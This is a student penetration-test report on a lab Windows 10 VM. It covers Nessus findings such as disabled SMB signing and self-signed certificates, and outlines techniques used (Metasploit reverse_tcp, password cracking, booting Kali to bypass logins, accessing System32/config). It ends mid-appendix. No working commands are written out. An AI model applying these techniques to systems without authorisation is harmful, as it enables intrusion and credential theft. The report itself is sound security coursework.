# PENETRATION TESTING REPORT

Roshan Rangwani, x17131120, x17131120@student.ncirl.ie

M.Sc. Cybersecurity

Date: 24/12/2017

## Executive Summary

To conduct a penetration test in order to determine different vulnerabilities and performing other penetration tasks and determining the exposure to various attacks. All activities performed with goals of:

- Performing an external vulnerability assessment in windows 10 VM-A1
- Gaining root access.
- Cracking a high value file present in windows 10 VM-A1
- Calculating the time used to crack high value file.

Attacks were performed on the system that could allow a remote user to gain unauthorized access with able to further exploiting it by creating backdoors and getting access to other high value files. All the tests performed and actions being conducted under controlled conditions.

## Summary of Results:

Different penetration tests performed on given Windows 10 VM-A1 resulted in findings of different loopholes and vulnerabilities in the system. Passwords used in the Windows 10 VM-A1 are very easy to break even the user accounts passwords are without any special characters.

External Vulnerability assessment performed with the Nessus provides the detail that system is prone to the Man-in the middle attack because there is no requirement to signing when using SMB server. A remote user can take the advantage of unauthenticated SMB server.

On examining the user accounts of existing user accounts were bypassed through booting it with live Linux disk. High value or the secured files present in the system are less secured with taking a very few iteration can be cracked.

## Top 3 issues:

1. SSL Self Signed Certificate.
2. Opened ports in the system.
3. SMB signing disabled.

### 1. SSL Self Signed Certificate:

Vulnerability assessment is done with Nessus tool under this vulnerability main risk is for the client side. It happens when the client accepts a certificate which is not issued by the any of the trusted Certified Authority (CA). Hence it is really unsafe using SSL self-signed certificates unless:

- Each and every connection between server and system is controlled by the admin manually.
- Proper checking of the key is required.

Severity: Medium

### 2. Opened Ports on the system:

Ports opened in the system are an open invitation to the cyber-attacks like Denial of Service or Distributed Denial of services and other specific attacks which can be done like FTP and HTTP. Even having a proper discard mechanisms for opened ports is not enough to prevent the attacks. Following ports were found opened:

- Port 139: Port 139 is used for the NetBIOS in WAN. IT's a dangerous port because it provides access to the hard disk of the system to the attackers and can provide critical information about
  - Computer's Name.
  - IP addresses.
  - List of NetBIOS names.
- Port 135
- Port 369
- Port 6602

### 3. SMB signing disabled:

No signing is required for SMB hence a remote attacker can use this to exploit and perform Man in the middle attacks and can gain unauthorized access to the system.

## Summary of Techniques used:

- For external vulnerability assessment of VM-A1 Nessus tool is used in Kali.
- For scanning ports NMAP is used.
- For cracking password John the ripper and dictionary attacks are used.
- Metasploits and meterpreter techniques are used to gain access to the admin account and for the remote connections.
- Live kali bootable disk is used in forensic mode to bypass user authentication.
- Exploits are used like reverse_tcp.
- Commands used
  - Aircrack
  - Msfconsole
  - Exploit
  - Aireplay
  - John
  - Rdesktop
  - Net user
- Editing registry through command line using different commands.

## List of Findings:

- SMB signing disabled.
- Opened ports.
- SSL self-signed certificates.
- Terminal Services doesn't use Network Level Authentication (NLA) only.
- Passwords are weak. No proper password criteria is implemented.
- SSL medium cipher strengths are used.

## Recommendations / Remediation:

- Various bugs are found in SMB and SSL. These are highly critical issues and can lead to various cyber-attacks like Man in middle and Denial of service (DOS) attacks so it should be considered and updated immediately.
- Passwords criteria should be followed.

## Severity Ratings:


Assessment of this report is medium when VM-A1 tested with Nessus found 5 vulnerabilities which are of medium severity these are:

- SMB signing disabled.
- SSL self-signed certificates.
- SSL medium cipher strengths are used.
- Terminal doesn't use Network Level Authentication (NLA) only.

# Appendix 3

## Part 3.1

Screenshot 1:



roshan ca2-vuernability scan


‹ Back to My Scans

| Host | Vulnerabilities |
|---|---|
| 192.168.0.76 | 5 55 |

Scan Details

| | |
|---|---|
| Name: | roshan ca2-vuernability scan |
| Status: | Completed |
| Policy: | Basic Network Scan |
| Scanner: | Local Scanner |
| Start: | Today at 12:39 PM |
| End: | Today at 12:46 PM |
| Elapsed: | 7 minutes |

Screenshot 2:




New Scan / Host Discovery

‹ Back to Scan Templates

| | |
|---|---|
| Name | roshan ca2- Host Discovery |
| Description | Host Discovery |
| Folder | My Scans |
| Targets | 192.168.0.76 |
| Upload Targets | Add File |

Screenshot 3:



Network scan / Plugin #42873

‹ Back to Vulnerabilities

SSL Medium Strength Cipher Suites Supported

**Description**

The remote host supports the use of SSL ciphers that offer medium strength encryption. Nessus regards medium strength as any encryption that uses key lengths at least 64 bits and less than 112 bits, or else that uses the 3DES encryption suite.

Note that it is considerably easier to circumvent medium strength encryption if the attacker is on the same physical network.

**Solution**

Reconfigure the affected application if possible to avoid use of medium strength ciphers.

**See Also**

https://www.openssl.org/blog/blog/2016/08/24/sweet32/

**Output**

```
Here is the list of medium strength SSL ciphers supported by the remote server :

  Medium Strength Ciphers (> 64-bit and < 112-bit key, or 3DES)

    DES-CBC3-SHA                 Kx=RSA         Au=RSA      Enc=3DES-CBC(168)        Mac=SHA1

The fields above are :

  {OpenSSL ciphername}
  Kx={key exchange}
  Au={authentication}
  Enc={symmetric encryption method}
  Mac={message authentication code}
  {export flag}
```

**Plugin Details**

| | |
|---|---|
| Severity: | Medium |
| ID: | 42873 |
| Version: | $Revision: 1.19 $ |
| Type: | remote |
| Family: | General |
| Published: | November 23, 2009 |
| Modified: | September 1, 2017 |


**Risk Information**

Risk Factor: Medium

CVSS Base Score: 5.0

CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N

Screenshot 4:



Network scan / Plugin #51192

‹ Back to Vulnerabilities

SSL Certificate Cannot Be Trusted

**Description**

The server's X.509 certificate cannot be trusted. This situation can occur in three different ways, in which the chain of trust can be broken, as stated below :

- First, the top of the certificate chain sent by the server might not be descended from a known public certificate authority. This can occur either when the top of the chain is an unrecognized, self-signed certificate, or when intermediate certificates are missing that would connect the top of the certificate chain to a known public certificate authority.

- Second, the certificate chain may contain a certificate that is not valid at the time of the scan. This can occur either when the scan occurs before one of the certificate's 'notBefore' dates, or after one of the certificate's 'notAfter' dates.

- Third, the certificate chain may contain a signature that either didn't match the certificate's information or could not be verified. Bad signatures can be fixed by getting the certificate with the bad signature to be re-signed by its issuer. Signatures that could not be verified are the result of the certificate's issuer using a signing algorithm that Nessus either does not support or does not recognize.

If the remote host is a public host in production, any break in the chain makes it more difficult for users to verify the authenticity and identity of the web server. This could make it easier to carry out man-in-the-middle attacks against the remote host.

**Solution**

Purchase or generate a proper certificate for this service.

**See Also**

http://www.itu.int/rec/T-REC-X.509/en

https://en.wikipedia.org/wiki/X.509

**Plugin Details**

| | |
|---|---|
| Severity: | Medium |
| ID: | 51192 |
| Version: | $Revision: 1.17 $ |
| Type: | remote |
| Family: | General |
| Published: | December 15, 2010 |
| Modified: | May 18, 2017 |


**Risk Information**

Risk Factor: Medium

CVSS Base Score: 6.4

CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:N

## Screenshot 5:



Network scan / Plugin #57608

‹ Back to Vulnerabilities

MEDIUM SMB Signing Disabled

**Description**

Signing is not required on the remote SMB server. An unauthenticated, remote attacker can exploit this to conduct man-in-the-middle attacks against the SMB server.

**Solution**

Enforce message signing in the host's configuration. On Windows, this is found in the policy setting 'Microsoft network server: Digitally sign communications (always)'. On Samba, the setting is called 'server signing'. See the 'see also' links for further details.

**See Also**

https://support.microsoft.com/en-us/kb/887429
http://technet.microsoft.com/en-us/library/cc731957.aspx
http://www.nessus.org/u?74b80723
http://www.samba.org/samba/docs/man/manpages-3/smb.conf.5.html
http://www.nessus.org/u?a3cac4ea

**Output**

```
No output recorded.
```

| Port ▲ | Hosts |
|---|---|
| 445 / tcp / cifs | 192.168.0.206 |

**Plugin Details**

| | |
|---|---|
| Severity: | Medium |
| ID: | 57608 |
| Version: | $Revision: 1.15 $ |
| Type: | remote |
| Family: | Misc. |
| Published: | January 19, 2012 |
| Modified: | December 9, 2016 |


**Risk Information**

Risk Factor: Medium
CVSS Base Score: 5.0
CVSS Temporal Score: 3.7
CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:N/I:P/A:N
CVSS Temporal Vector: CVSS2#E:U/RL:OF/RC:C

**Vulnerability Information**

CPE: cpe:/o:microsoft:windows
cpe:/a:samba:samba
Vulnerability Pub Date: January 17, 2012

## Screenshot 6:



Network scan / Plugin #58453

‹ Back to Vulnerabilities

MEDIUM Terminal Services Doesn't Use Network Level Authentication (NLA) Only

**Description**

The remote Terminal Services is not configured to use Network Level Authentication (NLA) only. NLA uses the Credential Security Support Provider (CredSSP) protocol to perform strong server authentication either through TLS/SSL or Kerberos mechanisms, which protect against man-in-the-middle attacks. In addition to improving authentication, NLA also helps protect the remote computer from malicious users and software by completing user authentication before a full RDP connection is established.

**Solution**

Enable Network Level Authentication (NLA) on the remote RDP server. This is generally done on the 'Remote' tab of the 'System' settings on Windows.

**See Also**

http://technet.microsoft.com/en-us/library/cc732713.aspx
http://www.nessus.org/u?e2628096

**Output**

```
Nessus was able to negotiate non-NLA (Network Level Authentication) security.
```

| Port ▲ | Hosts |
|---|---|
| 3389 / tcp / msrdp | 192.168.0.206 |

**Plugin Details**

| | |
|---|---|
| Severity: | Medium |
| ID: | 58453 |
| Version: | $Revision: 1.33 $ |
| Type: | remote |
| Family: | Misc. |
| Published: | March 23, 2012 |
| Modified: | November 20, 2017 |

**Risk Information**

Risk Factor: Medium
CVSS Base Score: 4.3
CVSS Vector: CVSS2#AV:N/AC:M/Au:N/C:P/I:N/A:N

**Vulnerability Information**

CPE: cpe:/o:microsoft:windows
cpe:/a:microsoft:remote_desktop_protocol


## References:

- http://www.thewindowsclub.com/smb-port-what-is-port-445-port-139-used-for
- https://www.beyondsecurity.com/scan_pentest_network_vulnerabilities_ssl_certificate_self_signed
- https://lifehacker.com/how-to-use-nessus-to-scan-a-network-for-vulnerabilities-1788261156


## Part 3.2

### Attempt to gain root/admin control of VM-A1

### Screenshot 1:




## Screenshot2:


Applications
Places
Terminal
Sat 19:49
root@kali: /media/root/1044847944846378/Windows/System32/config
File Edit View Search Terminal Help

